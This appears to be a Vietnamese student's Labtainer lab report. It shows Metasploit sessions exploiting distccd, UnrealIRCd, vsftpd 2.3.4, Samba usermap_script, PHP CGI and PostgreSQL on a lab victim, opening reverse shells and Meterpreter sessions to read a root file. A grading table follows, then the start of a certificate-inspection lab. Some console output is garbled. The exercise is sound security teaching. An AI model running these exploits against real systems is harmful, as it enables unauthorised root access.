[-] ***rTing the Metasploit Framework console...|
[-] * WARNING: No database support: No database YAML file
[-] ***

┌────────────────────────────────────────────────────────────────────────────────┐
│                                     3Kom SuperHack II Logon                     │
├────────────────────────────────────────────────────────────────────────────────┤
│                                     User Name: [ security ]                     │
│                                     Password: [          ]                     │
│                                     [ OK ]                                     │
├────────────────────────────────────────────────────────────────────────────────┤
│                                     https://metasploit.com                     │
└────────────────────────────────────────────────────────────────────────────────┘

      =[ metasploit v5.0.45-dev ]
+ -- --=[ 1918 exploits - 1074 auxiliary - 330 post ]
+ -- --=[ 556 payloads - 45 encoders - 10 nops ]
+ -- --=[ 4 evasion ]

msf5 >

```

Tìm và tấn công dịch vụ distccd.

search distccd

```
msf5 > search distccd

Matching Modules
=====
#  Name                                     Disclosure Date  Rank      Check  Description
-  - - - -                                     - - - - -
0  exploit/unix/misc/distcc_exec            2002-02-01      excellent Yes     DistCC Daemon Command Execution
```

sử dụng công cụ khai thác “exploit”

use exploit/unix/misc/distcc_exec

```
msf5 > use exploit/unix/misc/distcc_exec
msf5 exploit(unix/misc/distcc_exec) > options

Module options (exploit/unix/misc/distcc_exec):

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    3632             yes       The target address range or CIDR identifier
  RPORT     3632             yes       The target port (TCP)

Exploit target:

  Id  Name
  --  -
  0   Automatic Target
```

Đặt “RHOST”

set RHOST 192.168.1.2

```
msf5 exploit(unix/misc/distcc_exec) > set RHOSTS 192.168.1.2
RHOSTS => 192.168.1.2
```

Thực hiện khai thác lỗ hổng

exploit

```
msf5 exploit(unix/misc/distcc_exec) > exploit

[*] Started reverse TCP double handler on 192.168.1.3:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo vhgIr5Ru2Ql8qy8k;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "vhgIr5Ru2Ql8qy8k\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.1.3:4444 -> 192.168.1.2:54988) at 2024-11-03 15:37:41 +0000
```

Khai thác lỗ hổng IRC daemon (cổng 6667). Khởi chạy trình điều khiển Metasploit là “msfconsole”.

Tìm và tấn công lỗ hổng unreal_ircd.

search unreal_ircd

```
msf5 > search unreal_ircd

Matching Modules
=====

#  Name                                           Disclosure Date  Rank   Check  Description
-  - - - - -                                     - - - - -
0  exploit/unix/irc/unreal_ircd_3281_backdoor  2010-06-12      excellent No      UnrealIRCd 3.2.8.1 Backdoor Command Execution
```

sử dụng công cụ khai thác “exploit”

use exploit/unix/irc/unreal_ircd_3281_backdoor

```
msf5 > exploit/unix/irc/unreal_ircd_3281_backdoor
[-] Unknown command: exploit/unix/irc/unreal_ircd_3281_backdoor.
81_backdoor? [y/N]  tn load. Do you want to use exploit/unix/irc/unreal_ircd_328
msf5 >
msf5 > exploit/unix/irc/unreal_ircd_3281_backdoor
[-] Unknown command: exploit/unix/irc/unreal_ircd_3281_backdoor.
81_backdoor? [y/N]  yn load. Do you want to use exploit/unix/irc/unreal_ircd_328
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    6667             yes       The target address range or CIDR identifier
  RPORT     6667             yes       The target port (TCP)

Exploit target:

  Id  Name
  --  -
  0    Automatic Target
```

đặt “RHOST” nếu cần thiết và chạy khai thác lỗ hổng

```
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOST 192.168.1.2
RHOST => 192.168.1.2
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit

[*] Started reverse TCP double handler on 192.168.1.3:4444
[*] 192.168.1.2:6667 - Connected to 192.168.1.2:6667...
:irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
:irc.Metasploitable.LAN NOTICE AUTH :*** Found your hostname (cached)
[*] 192.168.1.2:6667 - Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
```

Kết quả cần đạt được truy cập thành công đến máy Victim với quyền root và mở được file trên máy Victim.

Khai thác dịch vụ VSFTpd (cổng 21). Khởi chạy trình điều khiển Metasploit là “msfconsole”.

Tìm và tấn công lỗ hổng vsftpd_234.

search vsftpd_234


```
msf5 > search vsftpd_234

Matching Modules
=====
#  Name                                     Disclosure Date  Rank    Check  Description
-  - - - - -                               - - - - -
0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03      excellent No      VSFTPD v2.3.4 Backdoor Command Execution
```

sử dụng công cụ khai thác “exploit”

use exploit/unix/ftp/vsftpd_234_backdoor

đặt “RHOST” nếu cần thiết và chạy khai thác lỗ hổng

```
msf5 > use exploit/unix/ftp/vsftpd_234_backdoor
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  - - - - -  - - - - -
  RHOSTS     yes              yes       The target address range or CIDR identifier
  RPORT      21               yes       The target port (TCP)

Exploit target:

  Id  Name
  --  --
  0    Automatic
```

Kết quả cần đạt được truy cập thành công đến máy Victim với quyền root và mở được file trên máy Victim.

Khai thác dịch vụ Samba service (cổng 139). Khởi chạy trình điều khiển Metasploit là “msfconsole”.

Tìm và tấn công lỗ hổng samba usermap_script.

search usermap_script

```
msf5 > search usermap_script

Matching Modules
=====
#  Name                                     Disclosure Date  Rank    Check  Description
-  - - - - -                               - - - - -
0  exploit/multi/samba/usermap_script  2007-05-14      excellent No      Samba "username map script" Command Execution
```

sử dụng công cụ khai thác “exploit”

use exploit/multi/samba/usermap_script

đặt “RHOST” nếu cần thiết và chạy khai thác lỗ hổng

```

msf5 > use exploit/multi/samba/usermap_script
msf5 exploit(multi/samba/usermap_script) > set RHOSTS 192.168.1.2
RHOSTS => 192.168.1.2
msf5 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP double handler on 192.168.1.3:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo BfG14xvZdJEaBfBQ;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "BfG14xvZdJEaBfBQ\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.1.3:4444 -> 192.168.1.2:55004) at 2024-11-03 15:46:14 +0000

```

Kết quả cần đạt được truy cập thành công đến máy Victim với quyền root và mở Khai thác dịch vụ HTTP (cổng 80). Khởi chạy trình điều khiển Metasploit là “msfconsole”. Tìm và tấn công lỗ hổng php_cgi.

search php_cgi

```

msf5 > search php_cgi

Matching Modules
=====
#  Name                                     Disclosure Date  Rank      Check  Description
-  - - - - -                                     - - - - -
0  exploit/multi/http/php_cgi_arg_injection  2012-05-03      excellent Yes     PHP CGI Argument Injection

```

sử dụng công cụ khai thác “exploit”

use exploit/multi/http/php_cgi_arg_injection

đặt “RHOST” nếu cần thiết và chạy khai thác lỗ hổng

```

msf5 > search php_cgi

Matching Modules
=====
#  Name                                     Disclosure Date  Rank      Check  Description
-  - - - - -                                     - - - - -
0  exploit/multi/http/php_cgi_arg_injection  2012-05-03      excellent Yes     PHP CGI Argument Injection

msf5 > use exploit/multi/http/php_cgi_arg_injection
msf5 exploit(multi/http/php_cgi_arg_injection) > set RHOSTS 192.168.1.2
RHOSTS => 192.168.1.2
msf5 exploit(multi/http/php_cgi_arg_injection) > exploit

[*] Started reverse TCP handler on 192.168.1.3:4444
[*] Sending stage (38247 bytes) to 192.168.1.2
[*] Meterpreter session 1 opened (192.168.1.3:4444 -> 192.168.1.2:55010) at 2024-11-03 15:47:32 +0000

meterpreter > cat /root/filetoview.txt
# Filename: filetoview.txt
#
# Description: This is a pre-created file for each student (victim) container
# This file is modified when container is created
# The string below will be replaced with a keyed hash
My string is: ece8abc32e27d63faaa451391a297001
meterpreter >

```

Kết quả cần đạt được truy cập thành công đến máy Victim với quyền root và mở được file trên máy Victim.

Khai thác dịch vụ Postgres (cổng 5432). Khởi chạy trình điều khiển Metasploit là “msfconsole”.

Tìm và tấn công lỗ hổng postgres_payload.

search postgres_payload

```
msf5 > search postgres_payload

Matching Modules
=====
#  Name                                                                 Disclosure Date  Rank    Check  Description
-  -
0  exploit/linux/postgres/postgres_payload 2007-06-05     excellent Yes    PostgreSQL for Linux Payload Execution
1  exploit/windows/postgres/postgres_payload 2009-04-10     excellent Yes    PostgreSQL for Microsoft Windows Payload Execution
```

sử dụng công cụ khai thác “exploit”

use exploit/linux/postgres/postgres_payload

đặt “RHOST” nếu cần thiết và chạy khai thác lỗ hổng

```
msf5 > use exploit/linux/postgres/postgres_payload
msf5 exploit(linux/postgres/postgres_payload) > set RHOSTS 192.168.1.2
RHOSTS => 192.168.1.2
msf5 exploit(linux/postgres/postgres_payload) > exploit

[*] Started reverse TCP handler on 192.168.1.3:4444
[*] 192.168.1.2:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
[*] Uploaded as /tmp/OdTHaGRa.so, should be cleaned up automatically
[*] Sending stage (985320 bytes) to 192.168.1.2
[*] Meterpreter session 1 opened (192.168.1.3:4444 -> 192.168.1.2:55014) at 2024-11-03 15:49:22 +0000

meterpreter > cat /root/filetoview.txt
# Filename: filetoview.txt
#
# Description: This is a pre-created file for each student (victim) container
#
# This file is modified when container is created
# The string below will be replaced with a keyed hash
My string is: ece8abc32e27d63faaa451391a297001
meterpreter >
```

Kết quả cần đạt được truy cập thành công đến máy Victim với quyền root và mở được file trên máy Victim.

Kết thúc bài lab:

Trên terminal đầu tiên sử dụng câu lệnh sau để kết thúc bài lab:

stoplab metasploit

Trên terminal đầu tiên sử dụng câu lệnh sau để kiểm tra bài lab:

checkwork metasploit

```
Student      | rlogin_ok | ingreslock_ok | distccd_ok | irc_ok | vsftpd_ok | samba_ok | httpphp_ok | postgres_ok |
=====
B22DCAT253  | Y         | Y             | Y          | Y      | Y         | Y        | Y          | Y           |
What is automatically assessed for this lab:

rlogin_ok: Ran nmap and used rlogin to achieve root privilege and view root file
ingreslock_ok: Ran nmap and used telnet (to Ingreslock service) to achieve root privilege and view root file
distccd_ok: Ran nmap and used msfconsole (use distccd exploit) to achieve root privilege and view root file
irc_ok: Ran nmap and used msfconsole (use ircd exploit) to achieve root privilege and view root file
vsftpd_ok: Ran nmap and used msfconsole (use vsftpd exploit) to achieve root privilege and view root file
samba_ok: Ran nmap and used msfconsole (use samba exploit) to achieve root privilege and view root file
httpphp_ok: Ran nmap and used msfconsole (use HTTP PHP exploit) to achieve root privilege and view root file
postgres_ok: Ran nmap and used msfconsole (use Postgres exploit) to achieve root privilege and view root file
```

Labtainer pubkey: Tìm hiểu chứng chỉ khóa công khai


Nội dung thực hành

Khởi động lab:


labtainer pubkey

Nhiệm vụ 1: Tìm hiểu chứng chỉ của các website


Trình duyệt Firefox sẽ tự động mở và được sử dụng trong lab này.




1. Truy cập vào URL qua trình duyệt (sử dụng https làm tiền tố).




2. Nhấp vào biểu tượng ở phía bên trái của thanh địa chỉ.



3. Chọn biểu tượng '>' trong hộp thoại xuất hiện.




4. Chọn More information từ cửa sổ pop-up.




5. Chọn biểu tượng Security.

6. Chọn View Certificate từ cửa sổ mới.




7. Chọn tab Details.

